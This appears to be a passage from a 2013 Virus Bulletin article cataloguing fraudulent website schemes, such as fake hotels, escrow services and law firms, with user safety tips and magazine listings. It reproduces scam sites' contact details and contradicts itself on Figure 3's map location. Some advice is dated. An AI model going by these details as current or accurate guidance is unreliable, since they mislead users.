
Figure 2: Fake law firm claiming its 'sole mission is the total satisfaction of [its] clients'.

2.2 Fake law firms

Some scammers register websites for fake legal firms – claiming to specialize in particular areas of practice such as petroleum and gas, banking, finance or taxation. They then attract users with links spread through targeted attacks. Commonly, fake law firms contact victims with demands for payment of fines, debt collection, cease-and-desist notices and so on.

2.3 Fake hotels

Fraudsters also set up fake hotel websites. One of the most common ways in which these are used is in job scams



Contact Information

Spoil yourself in one of our classic bedrooms or beautiful suites..

Name:

Email:

Phone:

Subject:

Message:

Mailing Address

1981, McGill College Avenue
Suite 1660 Montreal
Quebec H3A 3K3, Canada

Phone: +1-949-945-9006
Email: info@ otels.ca OR info.roderickhotels@consultant.com
Web: www.roderickh

Figure 3: Fake hotel site: the address given for the hotel was in Montréal, Canada, the map shows Central Park in New York, and the phone number is a US number.

– through the 'careers' section of the site, innocent users are tempted with the prospect of job vacancies. Fake hotel sites are often used to recruit money mules via this method: victims unwittingly transfer illegally gained money on behalf of the scammers to make it untraceable, or become accomplices for a percentage of the revenues.

Other ways in which fake hotel sites are used to generate income for the scammers include asking victims to make an advance payment for the booking of a (non-existent) room.

Many fake websites are even better crafted than some legitimate ones, but an attentive eye will catch clues as to their lack of authenticity. For instance, one fake hotel site listed a phone number that was located in the US, while the address took users to a park in Montréal, Canada (see Figure 3).

2.4 Lottery scams

Lottery scams are among the most common scams on the Internet, targeting users who are apparently unaware that they first have to play the lottery in order to win it.

Fraudsters inform victims that they have won a lottery or sweepstake, but in order to receive the lump sum payout, they must first pay some taxes and processing fees. Lottery scams tend to be more effective when promoted through fake websites rather than widespread spam campaigns.

2.5 Russian oil scams

This fraud targets people looking for investment opportunities. Some Russian oil scams use fake banks to issue bogus cheques and facilitate advance fee payments which the scammers claim are customary in Russia. Criminals may also set up fake law firms, shipping companies and even government websites to give the process a more legitimate feel. The purpose is to fool the victim into paying advance fees for (non-existent) oil or other commodities.

2.6 Rental scams


Fake property rental sites are used by scammers to lure users searching for accommodation. Fake listings are posted to various property search sites, which link to fake sites that are made to look genuine by including property descriptions, photographs and addresses. The scammers make their money by insisting that the prospective tenants make a payment (often via money transfer) and/or submit their personal details, either as a reservation fee for the property or as an upfront payment of housing expenses.

2.7 Fake shops

As sales figures for online shopping continue to rise, users should be aware of an increasing number of fake stores. Fraudsters attract victims by offering low prices, incredible offers that will expire within a short time frame, or claiming to have goods in stock that are in short supply elsewhere.

2.8 Escrow scams

Internet escrow services are used as an intermediary between buyers and sellers when they don't know (or trust)



Call - 448432892307
Street: Lynton House 7-12
City: Tavistock Square
State: London
Zip: WC1H 9LT
Country: United Kingdom

Property Type: -- All Types --
Check In Date:
Check Out Date:
Optional: # Bedrooms
Bathrooms
Sorted By: Price low to high

Smart Luxury Rentals


Smart Luxury Rentals is a short-term housing rental Start-Up Company committed to helping you find the right spot WorldWide. Our young and dynamic team is dedicated to offering you a chic and temporary home in one of our 200+ new and restored properties. Whether you're a business traveler or a tourist. Our goal is to make sure you have a unique and exciting experience. Our properties are fully furnished. We include towels, bedding, television, and high-speed Internet connection. We'll keep you comfortable indoors, so you can be adventurous outdoors. Like us on Facebook and follow us onTwitter for more company news and special offers.

Figure 4: Rental fraud site.

each other. With the growing popularity of these services, scammers are setting up an increasing number of fake escrow websites to deliver 'secure' transactions.

The scammer poses as the recipient of money/seller of goods and then requests the use of an escrow service to complete the transaction – which is, in fact, the scammer's own service. The victim sends money to the escrow service, at which point the scammer closes the site down, pocketing the money.

Genuine escrow sites are specifically set up to handle users' money, so the involvement of third parties such as *MoneyGram* or *Western Union* should be a warning sign.



Since 2000 our company has been more than a shipping company. is a company built on integrity. A company with a legacy of quality service and a competitive price. It is a legacy we intend to continue. The guiding principles for our company haven't changed much in nearly 10 years. Integrity is our history, quality has always been our promise and being competitive has made us one of the strongest company in the industry. Our Mission Statement reflects this legacy. *Delivering packages safely and on time, with a friendly smile, assuring the freedom of mobility for our clients.*

Copyright ©2000-2012 Third Party Logistics Provider (TPLP LTD.). All rights reserved.

Figure 5: Fake escrow service.

Another sign to look out for is a secure server connection (SSL) – legitimate escrow websites will use secure connections to protect their customers, so it is wise to check for https:// in the browser address bar. (However, fraudulent websites have been known to 'borrow' the logo of SSL verification services such as *VeriSign*, so users should always check that the site is listed by the relevant authentication company.)

2.9 Advance fee fraud

Advance fee fraud (also known as 'foreign money transfer scams' or '419 fraud') is a method used by scammers to make quick money and sometimes to steal users' identities. It involves the victim paying an initial sum of money (sometimes in several instalments), on the understanding that not only will it be refunded, but that they will receive a share of a much larger sum once the initial transfer (usually to a foreign country) has been made. *Western Union* and *MoneyGram* are the two most popular money transfer services used by scammers wanting to obscure their trail.

Victims may be duped into parting with their money after receiving a 'business proposal', usually describing some urgent need to transfer a large sum of money out of the country, and requesting assistance in doing so.

2.10 Pet scams

Buying or adopting pets online has become a risky business, as scammers have infiltrated legitimate services. They advertise animals (often particularly popular breeds, at very competitive prices) via various online services and usually claim that the animal has to be shipped to the recipient, requiring various fees to be paid up front. Of course, in reality the animals do not exist.

2.11 Loan scams

Loan scammers trick victims with the lure of very low interest rates. They entice them to fake websites, then request advance fees for setting the loan up, citing reasons such as insurance, deposits, certificates or registration.

2.12 Employment scams

In employment scams, scammers posing as recruitment agencies or employers offer attractive job opportunities but require the applicant (victim) to make advance payments for things such as work visas, travel expenses, finder's fees and so on. Names, addresses, banking information and other personal details obtained throughout the 'recruitment' process may also be used for identity theft.

2.13 Warez and piracy

Fake warez and piracy websites usually appear in search results when users are looking for pirated software or 'original' software for a lower price than is available on the legitimate market. The sites usually take the users through several loops to reach a download link – which is fake. Either the promised software doesn't exist, or it has malicious components. Users risk having their money and credit card details stolen, and may end up with malware on their devices as well.

2.14 Pay-per-click fraud

In pay-per-click advertising, publishers display clickable links in exchange for a fee for each time someone clicks on the link, taking them through to the advertiser's website.

Fake pay-per-click companies target advertisers seeking to increase the volume of visitors to their website. Victims are asked to pay a fee and hand over their details in advance.

Fake hits are then created either manually or by automated means.

2.15 Conference scams

Fake conference websites are set up to collect fees and personal details from potential conference participants.

Targeted emails are sent inviting the recipient to the fictitious conference and including a link to the fake conference website. Typically, participants are asked to provide their personal details and to make an upfront payment, either as a conference registration fee, for the reservation of hotel accommodation, or even for assistance with visa application processing and travel booking.

The scammers go to considerable lengths to make the fake websites look authentic, and target their scams carefully – examples of conferences scams seen recently include conferences on climate change, human rights issues and biochemistry, NGO workshops and many more.

3. PHISHING AND FRAUD: DIFFERENCES

Phishing and fraud may be driven by the same money-making goals, but subtle differences between their mechanisms justify separate classification and blacklisting processes.

3.1 Uptime

One important distinction focuses on the median attack duration (uptime). The average length of time that a phishing attack is online is shorter than the uptime of a targeted fraud or fake website created from scratch.

This may be due to the fact that organizations and hosting companies have become better at detecting phished URLs that damage their brand and reputation. In registering and creating a website from scratch for a completely fictitious organization, fraudsters rarely affect renowned brands. With fake banks, the potential for damage is greater, as fraudsters often try to pose as the local offices of legitimate financial institutions.

Individual users rarely have the know-how or power to fight targeted fraud, and even financial institutions do not always put up their best weapons in the battle against fraud. Europol's 2012 payment card fraud report stated: 'Acceptable levels of fraud and expected net profit for banks are more important than the real prevention of fraud that would lead to depriving criminals of the huge amounts of money they are stealing using EU payment cards.' [7, 8].

	Differences	**Phishing**	**Fraud**
1	Uptime	Short period of time	Longer period of time
2	Domain	Hijacked	Specially designed
3	Promotion	Spam widespread campaigns	Social media targeted campaigns

Table 1: Differences between phishing and fraud.

Different promotion strategies also allow fraudulent websites to have a longer uptime, while phished websites are taken down more rapidly. Depending on how heavily they are promoted, some fraudulent URLs persist for longer than others.

3.2 Domain and URL management

Phishing web pages aim to replicate the exact content of websites owned by real organizations – most commonly a bank or a payment service – usually on a hacked or compromised domain. Cases of fraud, however, often have bogus entities created from scratch, using domains bought anonymously and registered for a longer period.

Another contrast between phishing and fraud is the manipulation of addresses. For instance, the URL of a legitimate hotel's website, 'http://realandnicehotel.com', might be used as the basis for a fake website, 'http://real-and-nicehotel.com'.

When creating URLs, cybercriminals sometimes aim to create the impression that the fake site is affiliated to a legitimate company. Meanwhile, (most) phishing URLs are less well crafted, as they are usually placed on compromised legitimate domains.

To make the scams more believable, more than 90% of fake banks and financial institutions are registered on the top level domain '.com'. The second choice for fraudsters is '.net' (almost 4%), followed by '.biz', '.org' and '.uk', each with 2% of the overall fake banks registered.

Many fraudulent websites (over 90%) are registered for just a year, which is something to check using the WHOIS tools available on the Internet. In most cases, a one-year registration combined with a webmail address for the registrant (e.g. *Yahoo!*, *Gmail* or *Hotmail*) is a strong indication of a scam.

3.3 Promotion techniques

Phished pages are promoted intensively through spam and social media, while fraudulent sites rely on more targeted techniques which attract less attention, as attackers want to avoid having their websites taken down by hosting companies.

4. GUIDELINES

The following are some tips to help users stay away from fraud and phishing attacks:

- Before making any payment online, booking a hotel room or hiring a law firm, check the WHOIS information for the website, which will give you clues about the website's domain registration, hosting and online activity. Remember that more than 90% of fake websites are registered for just one year. Also, fraudsters tend to use registrant emails that offer anonymity, such as 'contact@privacyprotect.org' or 'contact@myprivateregistration.com', as well as free webmail addresses from providers such as *Yahoo!*, *Hotmail*, and *Gmail*. A legitimate organization is unlikely to do this. According to *Bitdefender*, 19.09% of all fake banks are registered to the email address contact@privacyprotect.org, while almost 6% are registered to support@namecheap.com.
- Always be on guard when making an online payment, and don't use your credentials unless you are 100% sure it's a genuine website.
- An unclear web address, spelling errors and poor grammar might be clues that point to a phishing attack. Typing the legitimate URL directly into the browser rather than clicking a link in an email may also help you stay away from scams.
- Check the list of unauthorized banks [9] in your country when dealing with a financial organization you haven't heard of before.
- Double check a banker's or seller's identity when he calls or sends you a targeted email. Remember that scammers may go as far as creating a fake website to trick a single user, making money out of small, but successful attacks.
- Be on your guard when using social networks. Select online 'friends' carefully and consider the information you share, and the way you interact with applications.
- 'UK global redirecting' numbers that start with +4470 are a major warning of a scam. Though the country code '+44' may look like a British number, the '70' prefix means the phone call will be redirecting to a number which may be in any country but the UK.

CONCLUSIONS

With minimal investment in technology and time, phishing and fraudulent websites provide endless income for cybercriminals. Though many organizations strive to create a safer online environment, victims are still sending their financial information and money to unknown destinations all over the world.

Use of an anti-virus solution will help protect users not only from malware, but also from phishing, identity theft and targeted fraud attacks. User education and raising awareness of phishing and targeted fraud may also help contribute to a safer online environment and a drop in cybercrime revenues.

REFERENCES

[1] Kessem L.S. Laser Precision Phishing – Are You on the Bouncer's List Today? Speaking of Security The Official RSA Blog and Podcast. http://blogs.rsa.com/laser-precision-phishing-are-you-on-the-bouncers-list-today/.

[2] Internet Crime Complaint Center. 2011 Internet Crime Report. http://www.ic3.gov/media/annualreport/2011_IC3Report.pdf.

[3] McGrath, D.K.; Gupta, M. Behind Phishing: An Examination of Phisher Modi Operandi. http://static.usenix.org/event/leet08/tech/full_papers/mcgrath/mcgrath_html/.

[4] Anti-Phishing Working Group. http://www.antiphishing.org/.

[5] Phishing in Season: A Look at Online Fraud in 2012. Speaking of Security The Official RSA Blog and Podcast. http://blogs.rsa.com/phishing-in-season-a-look-at-online-fraud-in-2012/.

[6] Proofpoint Reports Findings from Email and Information Security Trends Survey Conducted at Microsoft TechEd Conference. http://www.proofpoint.com/about-us/press-releases/07182012.php.

[7] Payment Card Fraud in the European Union. Perspective of Law Enforcement Agencies. https://www.europol.europa.eu/sites/default/files/publications/1public_full_20_sept.pdf.

[8] Payment Card Fraudsters Earn 1.5 Billion Euros a Year, Europol Says. Bitdefender Resource Center. http://www.bitdefender.co.uk/security/payment-card-fraudsters-earn-1-5-billion-euros-a-year-europol-says.html.

[9] Unauthorised internet banks. Financial Services Authority. http://www.fsa.gov.uk/pages/doing/regulated/law/alerts/internet.shtml.

END NOTES & NEWS

EBCG's 3rd Annual Cyber Security Summit will take place 11–12 April 2013 in Prague, Czech Republic. See http://www.ebcg.biz/ebcg-business-events/15/international-cyber-security-master-class/.

SOURCE Boston takes place 16–18 April 2013 in Boston, MA, USA. For details see http://www.sourceconference.com/boston/.

Digital Shield Summit 2013 takes place 21–22 April 2013 in Abu Dhabi, UAE. For details see http://www.digitalshieldme.com/.

The Commonwealth Cybersecurity Forum will be held 22–26 April 2013 in Yaoundé, Cameroon. For details see http://www.cto.int/events/upcoming-events/commonwealth-cybersecurity-forum/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

Counter Terror Expo 2013 takes place 24–25 April 2013 in London, UK. For details see http://www.counterterrorexpo.com/.

2nd Annual Cyber Security Summit UAE 2013 will be held 13–14 May 2013 in Dubai, UAE. For more information see http://www.cybersecurityuae.com/.

The 7th International CARO Workshop will be held 16–17 May 2013 in Bratislava, Slovakia. See http://2013.caro.org/.

AusCERT2013 takes place 20–24 May 2013 in Gold Coast, Australia. For full details see http://conference.auscert.org.au/.

2nd Annual Cyber Security for the Chemical Industry Europe takes place 29–30 May 2013 in Frankfurt, Germany. For details see http://www.cybersecuritychemicals.com/.

The 22nd Annual EICAR Conference will be held 10–11 June 2013 in Cologne, Germany. For details see http://www.eicar.org/.

Digital Enterprise Europe will be held 11–12 June 2013 in Amsterdam, The Netherlands. For information about the event see http://www.revolution1.plus.com/Digital_Enterprise_Europe_Website/.

CISO Roundtable and Summit will be held 12–14 June 2013 in Amsterdam, The Netherlands. For more information see http://www.ciso-summit.com/europe/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

The 25th annual FIRST Conference takes place 16–21 June 2013 in Bangkok, Thailand. For details see http://conference.first.org/.

Hack in Paris takes place 17–21 June 2013 in Paris, France. For information see https://www.hackinparis.com/.

DIMVA 2013 takes place 18–19 July 2013 in Berlin, Germany. For details see http://dimva.sec.t-labs.tu-berlin.de/.

Black Hat USA will take place 27 July to 1 August 2013 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

VB2013 takes place 2–4 October 2013 in Berlin, Germany. The conference programme will be announced shortly. Full details including registration can be found at http://www.virusbtn.com/conference/vb2013/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/